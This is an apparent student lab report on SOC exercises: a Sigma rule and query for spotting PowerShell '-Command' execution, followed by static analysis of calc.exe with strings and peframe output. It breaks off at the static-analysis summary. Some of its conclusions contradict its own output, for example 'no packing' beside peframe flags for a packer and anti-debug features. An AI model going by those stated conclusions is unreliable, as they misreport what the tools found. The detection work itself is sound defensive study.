Title: Practical Application of Threat Hunting, Malware Analysis, Vulnerability Management, and Incident Response

Author: Utkarsh Kumar

Date: 02/01/2026

Environment: Windows VM, Linux VM, Metasploitable2, Open-Source Security Tools

Executive Summary

This report documents a series of hands-on cybersecurity exercises focused on threat hunting, malware analysis, vulnerability management, incident response, network defense, and risk assessment. The objective of these tasks was to simulate real-world Security Operations Center (SOC) activities using open-source tools. Each task was performed in a controlled lab environment, and findings were documented following SANS best practices. The exercises demonstrate the ability to detect suspicious activity, analyze malware behavior, identify and prioritize vulnerabilities, respond to incidents, and recommend remediation measures.

1. Threat Hunting with Open-Source Tools

1.1 Objective

The objective of this task was to perform threat hunting for suspicious PowerShell activity using Windows process creation logs. The task focused on identifying potentially malicious behavior, creating a Sigma detection rule to formalize the detection logic, and documenting findings in a structured format suitable for SOC and threat hunting operations.

1.2 Tools and Environment

- **Log Source:** Windows Security Logs
- **Key Event ID:** 4688 (Process Creation)
- **Detection Format:** Sigma Rules
- **Threat Hunting Platform:** Elastic Security (conceptual/simulated where required)
- **Target Activity:** PowerShell execution with command-line arguments

1.3 Background and Threat Context

PowerShell is a powerful Windows utility frequently abused by attackers for fileless attacks, malware execution, lateral movement, and post-exploitation activities. Monitoring PowerShell execution, especially when combined with suspicious command-line arguments, is a common threat hunting technique used by security operations centers.

Event ID **4688** provides visibility into newly created processes and is a critical data source for detecting suspicious process behavior.

1.4 Log Analysis and Ingestion

Windows Security Event ID **4688** logs were analyzed to identify PowerShell executions. These logs capture details such as the executable name, command-line arguments, and execution timestamps.

A representative event used for analysis included PowerShell execution with the `-Command` parameter, which is commonly leveraged by attackers to execute inline scripts.

1.5 Sigma Rule Creation

To formalize detection logic and enable reusable threat detection across SIEM platforms, a Sigma rule was created to detect suspicious PowerShell activity.

Sigma Rule: Suspicious PowerShell Activity

```
title: Suspicious PowerShell Activity
id: 8a1f1c2e-psh-4688
status: experimental
description: Detects PowerShell execution with command-line arguments that
may indicate malicious scripting activity
author: Analyst
logsource:
  product: windows
  category: process_creation
detection:
  selection:
    Image|endswith: '\powershell.exe'
    CommandLine|contains: '-Command'
  condition: selection
level: medium
```

This rule detects PowerShell executions where inline commands are supplied, which can indicate malicious script execution or post-exploitation behavior.

1.6 Threat Hunting Query

To validate the detection logic, a threat hunting query was constructed to identify PowerShell executions from process creation logs.

Example Query (Elastic-style):

```
event.code:4688 AND process.name:powershell.exe
```

This query enables analysts to quickly locate PowerShell executions and correlate them with suspicious command-line usage.

1.7 Findings and Analysis

The analysis identified PowerShell execution with inline command usage, which was flagged as suspicious based on detection logic. Although the test command used was benign, the behavior mirrors common attacker techniques and demonstrates how such activity can be detected early.

Threat Hunting Results

Timestamp	Process	Command Line	Notes
2026-01-01 10:00:00	powershell.exe -Command	Write-Host Test	Suspicious execution

1.8 Validation of Detection

The Sigma rule successfully matched the test PowerShell execution, confirming that the detection logic functions as intended. This demonstrates the effectiveness of Sigma rules in translating threat hunting hypotheses into actionable detections.

2. Malware Analysis Basics

2.1 Objective

The objective of this task was to analyze a benign executable using standard malware analysis techniques. The task focused on understanding the malware analysis workflow by performing both static and dynamic analysis in a controlled and safe environment, and interpreting the results obtained from each method.

2.2 Tools and Environment


- **Static Analysis Platform:** REMnux
- **Dynamic Analysis Platform:** Hybrid Analysis (Online Sandbox)
- **Sample Analyzed:** calc.exe (benign Windows executable)
- **Analysis Type:** Non-executing (static) and sandbox-based (dynamic)

2.3 Static Analysis (REMnux)


Static analysis was performed on the sample without executing it, ensuring a safe examination of its structure and contents.

2.3.1 File Identification

The file command was used to determine the nature of the executable. The output confirmed that the sample is a Windows PE (Portable Executable) file, suitable for further static inspection.



```
!This program cannot be run in DOS mode.
Rich
.text
`fothk
`.rdata
@.data
.pdata
@.rsrc
@.reloc
L$0H
L$xH
L$(I
D$4H
D$8H
T$0A
D$xM
D$pI
D$ H
\$ UH
t       H;
 H3E
\$HH
D$HE3
T$PH
D$@H
D$XH
D$0H
D$`H
D$(H
D$ L
L$@L
D$HH
T$P3
D$hH
D$p3
s AWH
D$D3
t$ H
|$0A
D$$I;
u L97t
D$$H
L95R0
 wtf
ukf+
D95m/
D95@/
D$ H
8csm
u*9Q<|%
HcA<H
f9H\u
LcA<E3
t"H+
\$0H
HcQ<H
D$pH
D$0t
D$`H
D$(H
L$pH3
CalculatorStarted
ETW0
CalculatorWinMain
```



```
 amsg  exit
  wgetmainargs
  set  app  type
exit
 exit
 cexit
  setusermatherr
 initterm
  C  specific  handler
memset
 wcmdln
 fmode
 commode
msvcrt.dll
?terminate@@YAXXZ
EventRegister
EventSetInformation
EventWriteTransfer
ADVAPI32.dll
Sleep
GetStartupInfoW
GetModuleHandleW
api-ms-win-core-synch-l1-2-0.dll
api-ms-win-core-processthreads-l1-1-0.dll
api-ms-win-core-libraryloader-l1-2-0.dll
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<!-- Copyright (c) Microsoft Corporation -->
<assembly xmlns="urn:schemas-microsoft-com:asm.v1" manifestVersion="1.0">
<assemblyIdentity
   name="Microsoft.Windows.Shell.calc"
   processorArchitecture="amd64"
   version="5.1.0.0"
   type="win32"/>
<description>Windows Shell</description>
<dependency>
   <dependentAssembly>
      <assemblyIdentity
         type="win32"
         name="Microsoft.Windows.Common-Controls"
         version="6.0.0.0"
         processorArchitecture="*"
         publicKeyToken="6595b64144ccf1df"
         language="*"
      />
   </dependentAssembly>
</dependency>
<trustInfo xmlns="urn:schemas-microsoft-com:asm.v3">
   <security>
      <requestedPrivileges>
         <requestedExecutionLevel level="asInvoker" uiAccess="false"/>
      </requestedPrivileges>
   </security>
</trustInfo>
<application xmlns="urn:schemas-microsoft-com:asm.v3">
   <windowsSettings>
      <dpiAware  xmlns="http://schemas.microsoft.com/SMI/2005/WindowsSettings">true</dpiAware>
   </windowsSettings>
</application>
</assembly>
IHDR
IDATx
IEND
```

screenshot of file calc.exe command output

2.3.2 Strings Analysis

The strings utility was used to extract human-readable strings from the executable.


strings calc.exe > output.txt

Analysis of the extracted strings revealed standard Windows API references and library names. No suspicious URLs, encoded payloads, or obfuscated strings were identified.

Notable Strings Observed:

- KERNEL32.dll
- USER32.dll
- GetProcAddress

These strings indicate normal interaction with Windows system libraries.



```
--------------------------------------------------------------------------------
File
--------------------------------------------------------------------------------
SHELL32.dll      Library
KERNEL32.dll     Library
msvcrt.dll       Library
ADVAPI32.dll     Library
api-ms-win-core-synch-l1-2-0.dll Library
api-ms-win-core-processthreads-l1-1-0.dll Library
api-ms-win-core-libraryloader-l1-2-0.dll Library



--------------------------------------------------------------------------------
Fuzzing
--------------------------------------------------------------------------------
Possible connections
```


screenshot of strings output highlighting selected strings

2.3.3 PE Structure Analysis


The peframe tool was used to analyze the internal structure of the executable.

peframe calc.exe


The analysis showed a standard PE structure with no evidence of packing, obfuscation, or malicious indicators. No suspicious sections or abnormal characteristics were detected.



```
--------------------------------------------------------------------------------
filename         calc.exe
filetype         PE32+ executable (GUI) x86-64, for MS Windows
filesize         49152
hash sha256      96b43352dee23eaf23202fda7dbae569502e3aa432f0cf2b945f6bbf8130cead
virustotal       /
imagebase        0x140000000 *
entrypoint       0x1740
imphash          1c9f3a396211b31fa9d65a8ce96b9bb4
datetime         2089-03-01 05:33:25
dll              False
directories      import, debug, tls, resources, relocations
sections         .text, fothk, .rdata, .data, .pdata, .rsrc, .reloc
features         antidbg, packer


--------------------------------------------------------------------------------
Yara Plugins
--------------------------------------------------------------------------------
IsPE64
IsWindowsGUI
HasDebugData
HasRichSignature


--------------------------------------------------------------------------------
Behavior
--------------------------------------------------------------------------------
Xor


--------------------------------------------------------------------------------
Packer
--------------------------------------------------------------------------------
Microsoft Visual Cpp 80 DLL


--------------------------------------------------------------------------------
Anti Debug
--------------------------------------------------------------------------------
TerminateProcess
UnhandledExceptionFilter


--------------------------------------------------------------------------------
Sections Suspicious
--------------------------------------------------------------------------------
For each section the value of entropy is less than 6
```



```
--------------------------------------------------------------------------------
Metadata
--------------------------------------------------------------------------------
CompanyName      Microsoft Corporation
FileDescription  Windows Calculator
FileVersion      10.0.26100.1 (WinBuild.160101.0800)
InternalName     CALC
LegalCopyright   © Microsoft Corporation. All rights reserved.
OriginalFilename CALC.EXE
ProductName      Microsoft® Windows® Operating System
ProductVersion   10.0.26100.1


--------------------------------------------------------------------------------
Import function
--------------------------------------------------------------------------------
SHELL32.dll      1
KERNEL32.dll     12
msvcrt.dll       15
ADVAPI32.dll     3
api-ms-win-core-synch-l1-2-0.dll 1
api-ms-win-core-processthreads-l1-1-0.dll 1
api-ms-win-core-libraryloader-l1-2-0.dll 1


--------------------------------------------------------------------------------
Possibile Breakpoint
--------------------------------------------------------------------------------
GetCurrentProcess
GetCurrentProcessId
GetModuleHandleW
GetStartupInfoW
GetTickCount
ShellExecuteW
Sleep
TerminateProcess
UnhandledExceptionFilter


--------------------------------------------------------------------------------
Url
--------------------------------------------------------------------------------
http://schemas.microsoft.com/SMI/2005/WindowsSettings
```



```
--------------------------------------------------------------------------------
File
--------------------------------------------------------------------------------
SHELL32.dll      Library
KERNEL32.dll     Library
msvcrt.dll       Library
ADVAPI32.dll     Library
api-ms-win-core-synch-l1-2-0.dll Library
api-ms-win-core-processthreads-l1-1-0.dll Library
api-ms-win-core-libraryloader-l1-2-0.dll Library


--------------------------------------------------------------------------------
Fuzzing
--------------------------------------------------------------------------------
Possible connections
```

screenshot of peframe output

2.3.4 Static Analysis Summary

